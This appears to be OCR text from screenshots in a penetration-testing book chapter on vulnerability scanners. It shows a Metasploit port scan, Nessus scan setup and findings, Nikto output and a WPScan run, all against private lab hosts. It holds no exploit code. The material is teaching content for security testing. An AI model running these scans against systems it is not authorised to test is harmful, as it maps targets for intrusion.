
Web Request Info	Web Screenshot
http://example.com **Page Title:** Example Domain **content-length:** 1270 **x-cache:** HIT **accept-ranges:** bytes **expires:** Thu, 02 May 2019 02:54:23 GMT **vary:** Accept-Encoding **server:** ECS (phd/FD6F) **last-modified:** Fri, 09 Aug 2013 23:54:35 GMT **connection:** close **etag:** "1541025663" **cache-control:** max-age=604800 **date:** Thu, 25 Apr 2019 02:54:23 GMT **Response Code:** 200 **content-type:** text/html; charset=UTF-8 Source Code	


```
msf5 > use auxiliary/scanner/portscan/syn
msf5 auxiliary(scanner/portscan/syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   DELAY      0                yes       The delay between connections, per thread, in mil
   INTERFACE                   no        The name of the interface
   JITTER     0                yes       The delay jitter factor (maximum value by which
   PORTS      1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                      yes       The target address range or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds

msf5 auxiliary(scanner/portscan/syn) > set RHOSTS 10.10.10.14
RHOSTS => 10.10.10.14
msf5 auxiliary(scanner/portscan/syn) > run

[+]  TCP OPEN 10.10.10.14:80
[+]  TCP OPEN 10.10.10.14:135
[+]  TCP OPEN 10.10.10.14:139
```


1 2 3


Open ports on the target

Chapter 7: Working with Vulnerability Scanners




Advanced Dynamic Scan
Configure a dynamic plugin scan without recommendations.
Advanced Scan
Configure a scan without using any recommendations.
UPGRADE
Audit Cloud Infrastructure
Audit the configuration of third-party cloud services.
Badlock Detection
Remote and local checks for CVE-2016-2118 and CVE-2016-0128.
Credentialed Patch Audit
Authenticate to hosts and enumerate missing updates.
DROWN Detection
Remote checks for CVE-2016-0800.
Host Discovery
A simple scan to discover live hosts and open ports.
Intel AMT Security Bypass
Remote and local checks for CVE-2017-5689.


Test
Import
New Folder
New Scan


Advanced Dynamic Scan
Configure a dynamic plugin scan without recommendations.
Advanced Scan
Configure a scan without using any recommendations.
UPGRADE
Audit Cloud Infrastructure
Audit the configuration of third-party cloud services.
Badlock Detection
Remote and local checks for CVE-2016-2118 and CVE-2016-0128.
Credentialed Patch Audit
Authenticate to hosts and enumerate missing updates.
DROWN Detection
Remote checks for CVE-2016-0800.
Host Discovery
A simple scan to discover live hosts and open ports.
Intel AMT Security Bypass
Remote and local checks for CVE-2017-5689.

Settings | Credentials | Plugins

BASIC
- General
- Schedule
- Notifications

DISCOVERY
ASSESSMENT
REPORT
ADVANCED

Name: Our Custom Scan

Description: Demonstration of creating a custom scan using Nessus

Folder: My Scans

Targets: Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com (REQUIRED)

Upload Targets: Add File

Settings | Credentials | Plugins

BASIC
- General
- Schedule
- Notifications

DISCOVERY
ASSESSMENT
REPORT
ADVANCED

Enabled: ON


Frequency: Daily


Starts: 2019-04-28 14:00

Timezone: America/Virgin

Repeat Every: Day

Summary: Daily at 2:00 PM, starting on Sunday, April 28th, 2019


Settings
Credentials
Plugins
BASIC
DISCOVERY
ASSESSMENT
General
Brute Force
Web Applications
Windows
Malware
REPORT
ADVANCED
Accuracy
Override normal accuracy
Avoid potential false alarms
Show potential false alarms
Perform thorough tests (may disrupt your network or impact scan speed)
Antivirus
Antivirus definition grace period (in days):
0


Nessus
Scans
Settings
Test
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
Our Custom Scan
Back to My Scans
Configure
Audit Trail
Launch
Export
Nessus
PDF
HTML
CSV
Nessus DB
Hosts 1
Vulnerabilities 60
History 1
Filter
Search Hosts
1 Host
Host
Vulnerabilities
10.10.10.100
6
11
4
120
Scan Details
Name: Our Custom Scan
Status: Completed
Policy: Basic Network Scan
Scanner: Local Scanner
Start: Today at 2:10 PM
End: Today at 2:24 PM
Elapsed: 14 minutes
Vulnerabilities
Critical
High
Medium
Low
Info

Export as PDF

Report: Executive Summary

Executive Summary

Custom

Export | Cancel

Export as PDF

Report: Custom

Data: Vulnerabilities

Group Vulnerabilities By: Host

Scan Information

Host Information

Vulnerabilities Details — Select All | Clear

- Synopsis
- Description
- See Also
- Solution
- Risk Factor
- CVSS v3.0 Base Score
- CVSS v3.0 Temporal Score
- CVSS Base Score
- CVSS Temporal Score
- STIG Severity
- References
- Exploitable With
- Plugin Information
- Plugin Output

Some vulnerability details do not exist in all results

Formatting Options

Include page breaks between vulnerability results


Export | Cancel | Save as default


10.10.10.100

6	1	11	4	70
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities — Total: 92

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	51988	Bind Shell Backdoor Detection
CRITICAL	10.0	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
CRITICAL	10.0	32321	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
CRITICAL	10.0	11356	NFS Exported Share Information Disclosure
CRITICAL	10.0	33850	Unix Operating System Unsupported Version Detection
CRITICAL	10.0	61708	VNC Server 'password' Password
HIGH	7.1	20007	SSL Version 2 and 3 Protocol Detection
MEDIUM	6.8	90509	Samba Badlock Vulnerability
MEDIUM	6.4	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.4	57582	SSL Self-Signed Certificate
MEDIUM	5.0	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.0	42256	NFS Shares World Readable
MEDIUM	5.0	57608	SMB Signing not required
MEDIUM	5.0	15901	SSL Certificate Expiry
MEDIUM	5.0	45411	SSL Certificate with Wrong Hostname
MEDIUM	5.0	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
MEDIUM	4.3	90317	SSH Weak Algorithms Supported


Nessus
Scans
Settings
Test
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
Our Custom Scan
Back to My Scans
Configure
Hosts 1
Vulnerabilities 53
History 1
Filter
Search Hosts
1 Host
Host
Vulnerabilities
%
10.10.10.100
6
10
4
109
99%
Scan Details
Name: Our Custom Scan
Status: Running
Policy: Basic Network Scan
Scanner: Local Scanner
Start: Today at 2:10 PM
Vulnerabilities
Critical
High
Medium
Low
Info


Hosts 1
Vulnerabilities 53
History 1
Filter
Search Vulnerabilities
53 Vulnerabilities
Sev
Name
Family
Count
CRITICAL
2
SSL (Multiple Issues)
Gain a shell remotely
2
CRITICAL
Bind Shell Backdoor Detection
Backdoors
1
CRITICAL
NFS Exported Share Information Disclo...
RPC
1
CRITICAL
Unix Operating System Unsupported Ver...
General
1
CRITICAL
VNC Server 'password' Password
Gain a shell remotely
1
HIGH
SSL Version 2 and 3 Protocol Detection
Service detection
1

Hosts 1 | Vulnerabilities 60 | History 1

CRITICAL Debian OpenSSH/OpenSSL Package Random Number Generator …

Description

The remote SSH host key has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.

The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to set up decipher the remote session or set up a man in the middle attack.

Solution

Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be re-generated.

See Also

http://www.nessus.org/u?107f9bdc
http://www.nessus.org/u?f14f4224


Plugin Details

Severity:	Critical
ID:	32314
Version:	1.20
Type:	remote
Family:	Gain a shell remotely
Published:	May 14, 2008
Modified:	November 15, 2018

Risk Information

Risk Factor: Critical
CVSS Base Score: 10.0
CVSS Temporal Score: 8.3
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C

```
root@kali:~# nikto -h 10.10.10.100
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.100
+ Target Hostname:    10.10.10.100
+ Target Port:        80
+ Start Time:         2019-04-28 12:18:31 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some f
orms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the s
ite in a different fashion to the MIME type
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.
x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names.
See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.
php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via c
ertain HTTP requests that contain specific QUERY strings.
```


10.10.10.22/wp-login.php?redirect_to=http%
Search
Username or Email Address
Password
Remember Me
Log In
Lost your password?
← Back to TurnKey Linux
WordPress Appliance - Powered by TurnKey Linux


```
root@kali:~# wpscan --url 10.10.10.22
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                        Version 3.5.1
      Sponsored by Sucuri - https://sucuri.net
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[+] URL: http://10.10.10.22/
[+] Started: Sun Apr 28 14:55:06 2019

Interesting Finding(s):

[+] http://10.10.10.22/
 | Interesting Entry: Server: Apache
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

